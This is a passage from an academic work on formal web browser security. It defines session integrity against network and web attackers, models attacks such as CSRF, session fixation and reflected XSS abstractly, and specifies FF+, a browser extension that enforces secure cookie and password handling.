$$\text{(NS-Base)}\ \frac{n \in \mathcal{N}_{l'} \quad l' \sqsubseteq l}{\tau, l, M \Vdash n} \qquad \text{(NS-Look)}\ \frac{ev\_label(\alpha) \sqsubseteq l \quad n \in fn(\alpha)}{\tau, l, M \cup \{\alpha\} \Vdash n} \qquad \text{(NS-Evil)}\ \frac{\tau(o) = \mathsf{evil} \quad n \in fn(o)}{\tau, l, M \cup \{o\} \Vdash n}$$

According to:

- rule (NS-Base), an l-attacker can generate any name in a partition indexed by a label bounded above by l;
- rule (NS-Look), the attacker may generate the free names of any network event α previously intercepted or overheard, provided that the attacker can inspect its payload;
- rule (NS-Evil), the attacker has the capability to generate any name communicated over compromised sessions.

Now, we can define the relation $\tau, l, M \Vdash \alpha$:

$$\text{(IS-Gen)}\ \frac{\alpha = i \Rightarrow ev\_label(\alpha) \sqsubseteq l \quad \forall n \in fn(\alpha) : \tau, l, M \Vdash n}{\tau, l, M \Vdash \alpha} \qquad \text{(IS-Rep)}\ \frac{\alpha \in M \quad ev\_label(\alpha) \sqsubseteq \mathsf{net} \sqsubseteq l}{\tau, l, M \Vdash \alpha}$$

- rule (IS-Gen) states that an l-attacker can forge an input event i, provided that he can generate all the free names in i and the event label of i is bounded above by l: the latter condition ensures that a net-level attacker cannot forge signed HTTPS traffic and that a web attacker $\mathsf{http}(d)$ cannot provide responses for another web server at d'. Moreover, the rule (IS-Gen) also allows the attacker to send arbitrary output events to any server, provided that he is able to compose the request contents;
- rule (IS-Rep) allows an attacker with network capabilities to replay previously intercepted/eavesdropped traffic. Since HTTPS ensures freshness, the side-condition $ev\_label(\alpha) \sqsubseteq \mathsf{net}$ guarantees that encrypted traffic cannot be replayed.

We conclude this section with a note on XSS attacks: we implicitly include them in our model, since the session integrity property we are going to introduce in Section 3.4 quantifies over all the possible inputs made available to the browser. This universal quantification grants any attacker the capability to mount reflected XSS attacks on any website.

3.4 SESSION INTEGRITY

Now we introduce the concepts of *trace* and *attacked trace*, based on which we define our notion of session integrity.

Definition 3 (Traces). *Given a trust mapping τ and an input stream I, a reactive system in a state Q generates the output stream O iff the judgement $\tau \vdash Q(I) \rightsquigarrow O$ can be derived by the following inference rules:*

$$\text{(T-Nil)}\ \frac{}{\tau \vdash C([\,]) \rightsquigarrow [\,]} \qquad \text{(T-In)}\ \frac{C \xrightarrow{i} P \qquad \tau \vdash P(I) \rightsquigarrow O}{\tau \vdash C(i :: I) \rightsquigarrow O} \qquad \text{(T-Out)}\ \frac{P \xrightarrow{o} Q \qquad \tau \xrightarrow{o} \tau' \qquad \tau' \vdash Q(I) \rightsquigarrow O}{\tau \vdash P(I) \rightsquigarrow (o, \tau(o)) :: O}$$

A reactive system generates the trace (I, O) *if and only if $\tau_\perp \vdash C_0(I) \rightsquigarrow O$, where C_0 is the initial state of the reactive system.*

Most existing frameworks formalize integrity as a non-interference property predicating that the sensitive (high-level) outputs generated by a system should not depend on the tainted (low-level) information the system receives as an input. This simple idea becomes more complicated in the presence of active attackers, like the network attackers we consider in our threat model. Our proposal is thus reminiscent of *robustness* [44, 78], which intuitively ensures that an active attacker does not have more power than a passive attacker.

We define the behavior of an attacked system in terms of an output-generation relation $\tau, l, M \vdash Q(I) \rightsquigarrow O$, where M represents the messages the attacker was able to intercept or eavesdrop. The definition is parametric with respect to the relations of interception, eavesdropping and synthesis.

Definition 4 (Attacked Traces). *Let l be an attacker. Given an input stream I and a trust mapping τ, an attacked reactive system in a given state Q generates an output stream O (written $\tau, l \vdash Q(I) \rightsquigarrow O$) if and only if the judgement $\tau, l, \emptyset \vdash Q(I) \rightsquigarrow O$ can be derived by the inference rules below:*

$$\text{(AT-Nil)}\ \frac{}{\tau, l, M \vdash C([\,]) \rightsquigarrow [\,]} \qquad \text{(AT-In)}\ \frac{C \xrightarrow{i} P \qquad \tau, l, M \vdash P(I) \rightsquigarrow O}{\tau, l, M \vdash C(i :: I) \rightsquigarrow O}$$

$$\text{(AT-Out)}\ \frac{P \xrightarrow{o} Q \qquad \tau \xrightarrow{o} \tau' \qquad \tau', l, M \vdash Q(I) \rightsquigarrow O}{\tau, l, M \vdash P(I) \rightsquigarrow (o, \tau(o)) :: O} \qquad \text{(AT-GetIn)}\ \frac{\begin{array}{c}\tau, l \dagger i \\ \tau, l, M \cup \{i\} \vdash Q(I) \rightsquigarrow O\end{array}}{\tau, l, M \vdash Q(i :: I) \rightsquigarrow O}$$

$$\text{(AT-GetOut)}\ \frac{\begin{array}{c}P \xrightarrow{o} Q \qquad \tau, l \dagger o \\ \tau, l, M \cup \{o\} \vdash Q(I) \rightsquigarrow O\end{array}}{\tau, l, M \vdash P(I) \rightsquigarrow O} \qquad \text{(AT-HearIn)}\ \frac{\tau, l\, ?\, i \qquad \tau, l, M \cup \{i\} \vdash Q(i :: I) \rightsquigarrow O}{\tau, l, M \vdash Q(i :: I) \rightsquigarrow O}$$

$$\text{(AT-HearOut)}\quad \frac{P \xrightarrow{o} Q \qquad \tau \xrightarrow{o} \tau' \qquad \tau, l \mathrel{?} o \qquad \tau', l, M \cup \{o\} \vdash Q(I) \rightsquigarrow O}{\tau, l, M \vdash P(I) \rightsquigarrow (o, \tau(o)) :: O}$$

$$\text{(AT-SynIn)}\quad \frac{C \xrightarrow{i} P \qquad \tau, l, M \Vdash i \qquad \tau, l, M \vdash P(I) \rightsquigarrow O}{\tau, l, M \vdash C(I) \rightsquigarrow O}$$

$$\text{(AT-SynOut)}\quad \frac{\tau, l, M \Vdash o \qquad \tau \xrightarrow{o} \tau' \qquad \tau', l, M \vdash Q(I) \rightsquigarrow O}{\tau, l, M \vdash Q(I) \rightsquigarrow (o, \tau(o)) :: O}$$

A reactive system generates the attacked trace (l, I, O) *if and only if* $\tau_\perp, l \vdash C_0(I) \rightsquigarrow O$, *where* C_0 *is the initial state of the reactive system.*

Our definition of session integrity arises from contrasting the traces of a reactive system in presence, or absence, of an attacker. Given an output stream O, let $O \downarrow l$ denote the stream that results from O by considering only the events at trust level l.

Definition 5 (Session Integrity). *A reactive system preserves* session integrity *for its trace* (I, O) *if and only if for all* $l \in \mathcal{L}$, *and all its attacked traces* (l, I, O') *one has:*

$$\forall l' \not\sqsubseteq l : O' \downarrow l' \textit{ is a prefix of } O \downarrow l'$$

A reactive system preserves session integrity if and only if it preserves session integrity for all its traces.

Session integrity ensures that the attacker has no effective way to interfere with any authenticated session within the set of traces:

- if the trust mapping remains constant at $\tau_\perp$ along the trace, no authentication event occurs in O and the attacker may only initiate its own authenticated sessions, at level l or lower;
- if the trust mapping does change, to include authenticated output events at level $l' \not\sqsubseteq l$, then the requirement that $O' \downarrow l'$ is a prefix of $O \downarrow l'$ ensures that the attacker will at best be able to interrupt the on-going sessions, but not intrude into them.

3.4.1 Web attacks as session integrity violations

We illustrate a series of attack scenarios, showing how they can be characterized as violations of our session integrity property. We display attacks as diagrams in which the browser is the reactive system whose input and output events are respectively represented by incoming and outgoing edges. Inputs are either generated by the user or correspond to responses from the origins the browser contacts, while outputs are the requests made by the browser or by other origins. Each output is marked by its associated trust level. The diagrams also mark the dynamic changes to the trust mapping along the trace: these arise as a result of authentication events, whose effect is to upgrade the trust level of the cookies set upon authentication to the level of the authentication credentials. The trust level for the credentials is predefined and given as assumptions *credential*: Origin, where each Origin corresponds to a label in the security lattice. All attack scenarios involve two origins, S and E, placed at incomparable levels in the security lattice: S is the browser's intended partner in the session, while E plays the role of the attacker or compromised server. The formal encoding of the attacks in the FF model is given in [87].

Cross-site request forgery (Figure 7a)

Requested by the user, the browser establishes an authenticated session with S that the server associates with the cookie c which assumes a trust label S, based on the assumption pwd: S. Later, the user opens a new page on site E in another browser tab, concluding the unattacked trace. The attacker, sitting at E, provides a response page which automatically triggers a further request to S (via XHR): being directed to S, for which the browser has registered the cookie c, the new request includes c, thus effectively becoming part of the existing authenticated session with S in the attacked trace. Since $S \not\sqsubseteq E$, this violates the prefix condition in our integrity definition.


Password theft (Figure 7b)

In this scenario, the browser requests a login page over an HTTP connection to S. In the unattacked trace, S would respond with the page and the trace would be concluded with the authentication step, where the password is sent to S over an HTTPS connection. In the attacked trace, instead, the attacker at E intercepts the login page on HTTP and responds to the browser with a fake page of its own, masquerading as S. As a result, the attacker may steal the S-level password and start its own authenticated session with S, thus violating the integrity condition for the trace. The attack is not reported as a confidentiality leak, when the password is inadvertently passed to E, but rather as an integrity violation that arises from E using pwd to start a new session on behalf of the user.


Login CSRF (Figure 7c)

Again, the trace starts with the browser authenticating with S and continues with a request for a page at E in a new browser tab. Later on, the user enters a secondary password xyz for future accesses to S, which is stored in clear. In the unattacked trace, this last step would include the cookie c set by S and thus store the credentials on the user's account at S.


In the attacked trace, the attacker at E forces the browser to silently authenticate at S with the *attacker's* password, starting his own session associated with the new cookie $\hat{c}$: E. The subsequent request by the browser includes this new cookie registered in the browser, thus continuing the attacker session at S, rather than resuming the intended user session. As a result, the user's password xyz is stored at the attacker's account, who may later use it to start a new session at S on behalf of the user. This last step breaks the integrity condition on the attacked trace.




(a) Classic CSRF




(b) Password theft




(c) Login CSRF



(d) Session fixation



(e) Reflected XSS



(f) Local CSRF

Figure 7: Violations of session integrity (*pwd*: S, *epwd*: E, *xyz*: S).

Session fixation (Figure 7d)

The attacker at E injects a malicious script on S through an XSS vulnerability, which registers in the browser a cookie $\hat{c}$ chosen by the attacker. This cookie is not refreshed by S when the user authenticates, rather it is endorsed by the user password and grants access to the session associated to the user's credentials. The attacker can then arbitrarily use $\hat{c}$ to hijack the session, violating the integrity condition. Without the attacker intervention, no redirection would have occurred in the trace, and the login step would not have included any cookie. Clearly, the problem would be easily rectified if S had refreshed the cookie upon receiving the credential pwd.

Reflected XSS (Figure 7e)

The browser establishes an authenticated session with S, associated to the cookie c: S, and later the user requests a new page on site E in another browser tab, concluding the unattacked trace. The response, provided by the attacker at E, redirects the browser to a new page $\hat{u}$ at S, passing a script as a parameter to the page. Assuming S is vulnerable to injection attacks, the script gets included in the response page at $\hat{u}$ and executed after page rendering, thus leaking c to E. At this stage E may generate an output event at level S, which violates the integrity condition for the trace.

In the diagram we assume that the unattacked part of the trace is over HTTPS, the redirection forced by the attacker is over HTTP, and the cookie c is flagged as `Secure`. If the cookie was not flagged as `Secure`, the attack would resurface as a forgery, like in Figure 7a, since c would be attached to the request to $\hat{u}$.

Local CSRF (Figure 7f)

This scenario has the same structure as the reflected XSS attack represented in Figure 7e: the difference is that the attacker exploits the XSS vulnerability to mount a "same-site" request forgery via the injected script. As a result, unlike the XSS scenario in Figure 7e, the attack is effective even when the cookie is flagged as `HttpOnly`. Interestingly, this attack is not prevented by the standard browser-based protection mechanisms against CSRF [64, 72, 93, 94] that strip the cookies from cross-site requests, since the last one is same-site.

3.5 FF$^+$: A SECURE EXTENSION OF FF

FF provides a faithful abstraction of standard web browsers and, just like them, it is vulnerable to a variety of attacks. In this section, we discuss the design of FF$^+$, a security-enhanced extension of FF aimed at enforcing web session integrity.

3.5.1 Qualifiers

FF lacks the contextual information needed to apply a sound security policy for session integrity, since it does not track origin changes across network requests. We fix this by extending the structure of network connections and pages with *qualifiers*, as follows:

$$\begin{aligned} N &::= \{\} \mid \{n \mapsto (u, v, q)\} \mid N \uplus N \\ page &::= (u, h, h', q) \end{aligned}$$

A qualifier $q \in \{✓, ✗\}$ is a boolean flag used to *taint track* the open network connections. Pages inherit the qualifier of the connection from which they are downloaded and connections become tainted when a cross-origin redirect is performed over them. FF^+ enforces different security policies on a page based on the value of its qualifier.

3.5.2 Security contexts

FF must also be enhanced to prevent the risk of password theft. When the user enters a password into a login form, an event handler registered on the page can steal the password and leak it to the attacker. We address this issue by running each expression e inside a *security context*, i. e. a sandbox represented by a pair (e, l). If $l = \pi(d)$, the expression e is allowed to communicate only with d on the protocol π.

When a password n is disclosed to an expression e, we instantiate a new security context $(e, \rho(n))$, which provides FF^+ with the information needed to protect n. This assumes that FF^+ keeps track of $\rho(n)$ for any password n entered by the user, for instance by using an internal password manager.[2] Formally, we enrich the syntax of tasks by having $T ::= \{\} \mid \{p \mapsto (e, l)\}$.

3.5.3 Secure cookie operations

Updates to the cookie jar in FF^+ adopt a strong security policy, whereby authentication cookies received over HTTP are marked `HttpOnly`, while authentication cookies received over HTTPS are flagged both `HttpOnly` and `Secure`. If a `Secure` cookie is sent from the server to the browser over HTTP, which is one of the many quirks allowed on the Web, it is discarded by FF^+. Moreover, FF^+ strengthens the integrity of cookies set over HTTPS against network attacks, by ensuring that cookies which are marked as both `HttpOnly` and `Secure` are never overwritten by cookies set through HTTP responses. As discussed in Section 1.4, this is not ensured by standard web browsers and previous proposals already highlighted the dangers connected to this practice [16]. The formal details correspond to the definition of the secure cookie update function *sec_upd_ck* in Table 9.

2 For simplicity, in the formal model each password is associated to a single origin: our implementation, however, allows to reuse the same password on different websites (cf. Chapter 4).

Table 9: Secure management of the cookie jar

$$\frac{}{\{\} \nearrow \pi = \{\}} \qquad \frac{f \in \{\bot, \mathtt{H}\}}{\{k \mapsto (n, f)\} \nearrow \mathsf{http} = \{k \mapsto (n, \mathtt{H})\}} \qquad \frac{f \in \{\mathtt{S}, \top\}}{\{k \mapsto (n, f)\} \nearrow \mathsf{http} = \{\}}$$

$$\frac{}{\{k \mapsto (n, f)\} \nearrow \mathsf{https} = \{k \mapsto (n, \top)\}} \qquad \frac{ck_1 \nearrow \pi = ck_1' \qquad ck_2 \nearrow \pi = ck_2'}{(ck_1 \uplus ck_2) \nearrow \pi = ck_1' \uplus ck_2'}$$

For $u = (\pi, d, v)$, we let:

$$sec\_upd\_ck(K, u, ck) = \begin{cases} K \uplus \{d \mapsto (ck \nearrow \pi)\} & \text{if } d \notin dom(K) \\ K' \uplus \{d \mapsto (ck' \lhd (ck \nearrow \pi))\} & \text{if } K = K' \uplus \{d \mapsto ck'\} \wedge \\ & \pi = \mathsf{https} \\ K' \uplus \{d \mapsto (ck_h \lhd (ck \nearrow \pi \lhd ck_s))\} & \text{if } K = K' \uplus \{d \mapsto ck_h \uplus ck_s\} \wedge \\ & \pi = \mathsf{http} \end{cases}$$

where

$$\forall k \in dom(ck_h) : ck_h(k) = (n, f) \Rightarrow f \in \{\bot, \mathtt{H}, \mathtt{S}\}$$
$$\forall k \in dom(ck_s) : ck_s(k) = (n, f) \Rightarrow f = \top$$

Finally, we let $get\_http\_ck(K, u)$ be defined as the least map M such that:

$$M(k) = \begin{cases} (n, \top) & \text{if } u = (\mathsf{https}, d, v) \wedge \exists ck : K(d) = ck \wedge ck(k) = (n, \top) \\ (n, \mathtt{H}) & \text{if } u = (\mathsf{http}, d, v) \wedge \exists ck : K(d) = ck \wedge ck(k) = (n, \mathtt{H}) \end{cases}$$

We also introduce a secure counterpart of the standard procedure employed by web browsers to select the cookies to be attached to a given network request: in particular, FF$^+$ ensures that no outgoing cookie can have been fixated by an attacker. For HTTP requests we enforce protection against web attacks, by requiring that only `HttpOnly` cookies are sent to the web server: since these cookies cannot be set by a script, they can only be fixated by network attacks. For HTTPS requests, instead, we target a higher level of protection, i. e. we ensure that any cookie attached to them cannot have been fixated, even by a network attacker: accordingly with the previous discussion, we impose that only cookies which are marked both as `Secure` and `HttpOnly` are attached to HTTPS requests. The formal details amount to the definition of the function *get_http_ck* in Table 9.

3.5.4 Semantics: inputs

We report in Table 10 the updated semantics for input events. Now we discuss the most relevant changes:

- rule (I-Load) is updated so that the qualifier ✓ is assigned to the new connection;

Table 10: Reactive semantics of FF^+: inputs

(I-Load)

$$\frac{ck = get\_http\_ck(K,u)}{\langle W,K,N,\{\},[\,]\rangle \xmapsto{\mathsf{load}(u)} \langle W,K,N \uplus \{n \mapsto (u,(),\checkmark)\},\{\},\mathsf{doc\_req}(ck,u)\rangle}$$

(I-Text)

$$\frac{W(p) = (u,h,h',q) \qquad h(k) = \lambda x.e}{\langle W,K,N,\{\},[\,]\rangle \xmapsto{\mathsf{text}(p,k,n)} \langle W,K,N,\{p \mapsto (e\{n/x\},\rho(n))\},[\,]\rangle}$$

(I-DocResp)

$$\frac{W' = W \uplus \{p \mapsto (u,h,\{\},q)\} \qquad q = \checkmark \Rightarrow K' = sec\_upd\_ck(K,u,ck) \qquad q = \text{✗} \Rightarrow K' = K}{\langle W,K,N \uplus \{n \mapsto (u,(),q)\},\{\},[\,]\rangle \xmapsto{\mathsf{doc\_resp}(n,ck,u,\mathsf{blank},h,e)} \langle W',K',N,\{p \mapsto (e,\bot)\},[\,]\rangle}$$

(I-DocRedir)

$$\frac{\begin{array}{c} q = \checkmark \Rightarrow K' = sec\_upd\_ck(K,u,ck) \qquad q = \text{✗} \Rightarrow K' = K \\ q = \checkmark \wedge url\_label(u) = url\_label(u') \Rightarrow ck' = get\_http\_ck(K',u') \wedge q' = \checkmark \\ q = \text{✗} \vee url\_label(u) \neq url\_label(u') \Rightarrow ck' = \{\} \wedge q' = \text{✗} \end{array}}{\langle W,K,N \uplus \{n \mapsto (u,(),q)\},\{\},[\,]\rangle \xmapsto{\mathsf{doc\_resp}(n,ck,u,u',h,e)} \langle W,K',N \uplus \{n \mapsto (u',(),q')\},\{\},\mathsf{doc\_req}(ck',u')\rangle}$$

(I-XhrResp)

$$\frac{\begin{array}{c} q = \checkmark \Rightarrow K' = sec\_upd\_ck(K,u,ck) \qquad q = \text{✗} \Rightarrow K' = K \qquad h' = h'' \uplus \{n \mapsto \lambda x.e\} \\ W' = W \uplus \{p \mapsto (u',h,h',q)\} \qquad W'' = W \uplus \{p \mapsto (u',h,h'',q)\} \qquad l = url\_label(u') \end{array}}{\langle W',K,N \uplus \{n \mapsto (u,p,q)\},\{\},[\,]\rangle \xmapsto{\mathsf{xhr\_resp}(n,ck,u,\mathsf{blank},v)} \langle W'',K',N,\{p \mapsto (e\{v/x\},l)\},[\,]\rangle}$$

(I-XhrRedir)

$$\frac{\begin{array}{c} q = \checkmark \Rightarrow K' = sec\_upd\_ck(K,u,ck) \qquad q = \text{✗} \Rightarrow K' = K \\ q = \checkmark \wedge url\_label(u) = url\_label(u') \Rightarrow ck' = get\_http\_ck(K',u') \wedge q' = \checkmark \\ q = \text{✗} \vee url\_label(u) \neq url\_label(u') \Rightarrow ck' = \{\} \wedge q' = \text{✗} \end{array}}{\langle W,K,N \uplus \{n \mapsto (u,p,q)\},\{\},[\,]\rangle \xmapsto{\mathsf{xhr\_resp}(n,ck,u,u',v)} \langle W,K',N \uplus \{n \mapsto (u',p,q')\},\{\},\mathsf{xhr\_req}(ck',u')\rangle}$$

(I-Mirror)

$$\frac{C \xmapsto{i} P}{C \xrightarrow{i} P}$$

(I-Complete)

$$\frac{\langle W,K,N,\{\},[\,]\rangle \not\xmapsto{i}}{\langle W,K,N,\{\},[\,]\rangle \xrightarrow{i} \langle W,K,N,\{\},\bullet\rangle}$$

- rule (I-Text) is modified so that the expression which is disclosed upon the insertion of data n by the user is run in the security context $\rho(n)$;
- rule (I-DocRedir) states that, if a cross-origin redirect is received, the qualifier ✗ must be assigned to the network connection and it will never be restored to an untainted state: in this case, the cookie jar is not updated and further requests will never include cookies, to thwart local and classic CSRF attacks performed through a redirect;
- rule (I-DocResp) says that a page inherits the qualifier of the connection from which it has been received: as for the previous rule, the cookie jar is not updated if the connection is flagged as tainted;
- rules (I-XhrResp) and (I-XhrRedir) are similar to the previous two. The main differences from a security perspective are in rule (I-XhrResp), where we instantiate the label of the new security context to the *url_label* of the page which sent the AJAX request, to protect the confidentiality of passwords when

the continuation of an AJAX request is executed. We require the qualifier q of the network connection to match the qualifier of the page where the response is received: loading tainted scripts inside an untainted page would be unsound, since these scripts would be allowed to send authenticated requests.

In all rules we use the secure cookie operations introduced in Section 3.5.3.

3.5.5 Semantics: outputs

We report in Table 11 the updated semantics for outputs events. The most interesting changes follow:

- in rule (O-SET) we require the security label $\perp$ on the security context, to prevent confidentiality leaks resulting by setting a cookie containing password information;
- in rule (O-XHR) we apply different security policies, depending on the qualifier of the page and the label of the security context where the expression is run. Let u' be the URL of the page, q the qualifier of the page, l the security context and u the destination of the AJAX request:
  - if $l = \perp$, no password was previously typed by the user and no confidentiality policy is enforced;
  - if $l \neq \perp$, FF$^+$ allows the request only if $l = \mathit{url\_label}(u)$;
  - we require $l = \mathit{url\_label}(u')$ to prevent a password leakage when the asynchronous continuation of an AJAX request is disclosed, as anticipated in rule (I-XHRRESP);
  - to prevent classic and local CSRF attacks, FF$^+$ strips the cookies from outgoing requests when $\mathit{url\_label}(u) \neq \mathit{url\_label}(u')$ or $q = ✗$.
- in rule (O-LOGIN), the condition $\rho(c) = \mathit{url\_label}(u)$ prevents login CSRF attacks, while the requirement $l = \mathit{url\_label}(u)$ ensures the confidentiality of the password. We also require that any login form is submitted to a URL within the same origin of the page, to prevent the attacker from fooling the user into establishing new authenticated sessions with trusted websites, which would violate session integrity.

In rules (O-XHR) and (O-LOGIN) we use the secure cookie operations introduced in FF$^+$, while we rely on the standard cookie update operation *upd_ck* available in web browsers in rule (O-SET): this choice is safe because authentication cookies cannot be modified by this rule, since they are flagged by FF$^+$ as `HttpOnly`.

Table 11: Reactive semantics of FF$^+$: outputs

(O-App)

$$\frac{}{\langle W,K,N,\{p \mapsto ((\lambda x.e)\ v,l)\},[\,]\rangle \overset{\bullet}{\mapsto} \langle W,K,N,\{p \mapsto (e\{v/x\},l)\},[\,]\rangle}$$

(O-LetCtx)

$$\frac{\langle W,K,N,\{p \mapsto (e',l)\},[\,]\rangle \overset{o}{\mapsto} \langle W',K',N',\{p \mapsto (e'',l)\},[\,]\rangle}{\langle W,K,N,\{p \mapsto (\mathsf{let}\ x = e'\ \mathsf{in}\ e,l)\},[\,]\rangle \overset{o}{\mapsto} \langle W',K',N',\{p \mapsto (\mathsf{let}\ x = e''\ \mathsf{in}\ e,l)\},[\,]\rangle}$$

(O-Let)

$$\frac{}{\langle W,K,N,\{p \mapsto (\mathsf{let}\ x = v\ \mathsf{in}\ e,l)\},[\,]\rangle \overset{\bullet}{\mapsto} \langle W,K,N,\{p \mapsto (e\{v/x\},l)\},[\,]\rangle}$$

(O-Get)

$$\frac{W(p) = (u,h,h',q) \qquad d = domain(u) \qquad \exists ck : K(d) = ck \wedge ck(k) = (n,f) \wedge f \in \{\bot,\mathsf{S}\}}{\langle W,K,N,\{p \mapsto (k?,l)\},[\,]\rangle \overset{\bullet}{\mapsto} \langle W,K,N,\{p \mapsto (n,l)\},[\,]\rangle}$$

(O-GetFail)

$$\frac{W(p) = (u,h,h',q) \qquad d = domain(u) \qquad \neg\exists ck : K(d) = ck \wedge ck(k) = (n,f) \wedge f \in \{\bot,\mathsf{S}\}}{\langle W,K,N,\{p \mapsto (k?,l)\},[\,]\rangle \overset{\bullet}{\mapsto} \langle W,K,N,\{p \mapsto ((),l)\},[\,]\rangle}$$

(O-Set)

$$\frac{\begin{array}{c} W(p) = (u,h,h',q) \qquad d = domain(u) \\ \neg\exists ck : K(d) = ck \wedge ck(k) = (m,f') \wedge f' \in \{\mathsf{H},\top\} \qquad K' = upd\_ck(K,d,\{k \mapsto (n,f)\}) \end{array}}{\langle W,K,N,\{p \mapsto (k!\langle n,f\rangle,\bot)\},[\,]\rangle \overset{\bullet}{\mapsto} \langle W,K',N,\{p \mapsto ((),\bot)\},[\,]\rangle}$$

(O-SetFail)

$$\frac{\begin{array}{c} W(p) = (u,h,h',q) \\ d = domain(u) \qquad l \neq \bot \vee (\exists ck : K(d) = ck \wedge ck(k) = (m,f') \wedge f' \in \{\mathsf{H},\top\}) \end{array}}{\langle W,K,N,\{p \mapsto (k!\langle n,f\rangle,l)\},[\,]\rangle \overset{\bullet}{\mapsto} \langle W,K,N,\{p \mapsto ((),l)\},[\,]\rangle}$$

(O-Xhr)

$$\frac{\begin{array}{c} W' = W \uplus \{p \mapsto (u',h,h',q)\} \qquad W'' = W \uplus \{p \mapsto (u',h,h' \uplus \{n \mapsto \lambda x.e\},q)\} \\ l \neq \bot \Rightarrow l = url\_label(u) = url\_label(u') \wedge q = ✓ \\ q = ✓ \wedge url\_label(u) = url\_label(u') \Rightarrow ck = get\_http\_ck(K,u) \wedge q' = ✓ \\ q = ✗ \vee url\_label(u) \neq url\_label(u') \Rightarrow ck = \{\} \wedge q' = ✗ \end{array}}{\langle W',K,N,\{p \mapsto (\mathsf{xhr}(u,\lambda x.e),l)\},[\,]\rangle \xmapsto{\mathsf{xhr\_req}(ck,u)} \langle W'',K,N \uplus \{n \mapsto (u,p,q')\},\{p \mapsto ((),l)\},[\,]\rangle}$$

(O-Login)

$$\frac{\begin{array}{c} W(p) = (u',h,h',✓) \\ \rho(c) = url\_label(u) \qquad l = url\_label(u) = url\_label(u') \qquad ck = get\_http\_ck(K,u) \end{array}}{\langle W,K,N,\{p \mapsto (\mathsf{auth}(u,c),l)\},[\,]\rangle \xmapsto{\mathsf{login}(ck,u,c)} \langle W,K,N \uplus \{n \mapsto (u,(),✓)\},\{p \mapsto ((),l)\},[\,]\rangle}$$

(O-Flush)

$$\frac{}{\langle W,K,N,T,o\rangle \overset{o}{\mapsto} \langle W,K,N,T,[\,]\rangle}$$

(O-Mirror)

$$\frac{P \overset{o}{\mapsto} Q}{P \xrightarrow{o} Q}$$

(O-Complete)

$$\frac{\langle W,K,N,\{p \mapsto (e,l)\},[\,]\rangle \not\mapsto}{\langle W,K,N,\{p \mapsto (e,l)\},[\,]\rangle \xrightarrow{\bullet} \langle W,K,N,\{\},[\,]\rangle}$$

3.6 A RUNNING EXAMPLE

Now we provide a detailed example of application of our theory in the context of the CSRF scenario described in Section 3.4.1:

- first we report the behavior of a standard web browser, according to the FF model, and show how our definition of session integrity is violated;
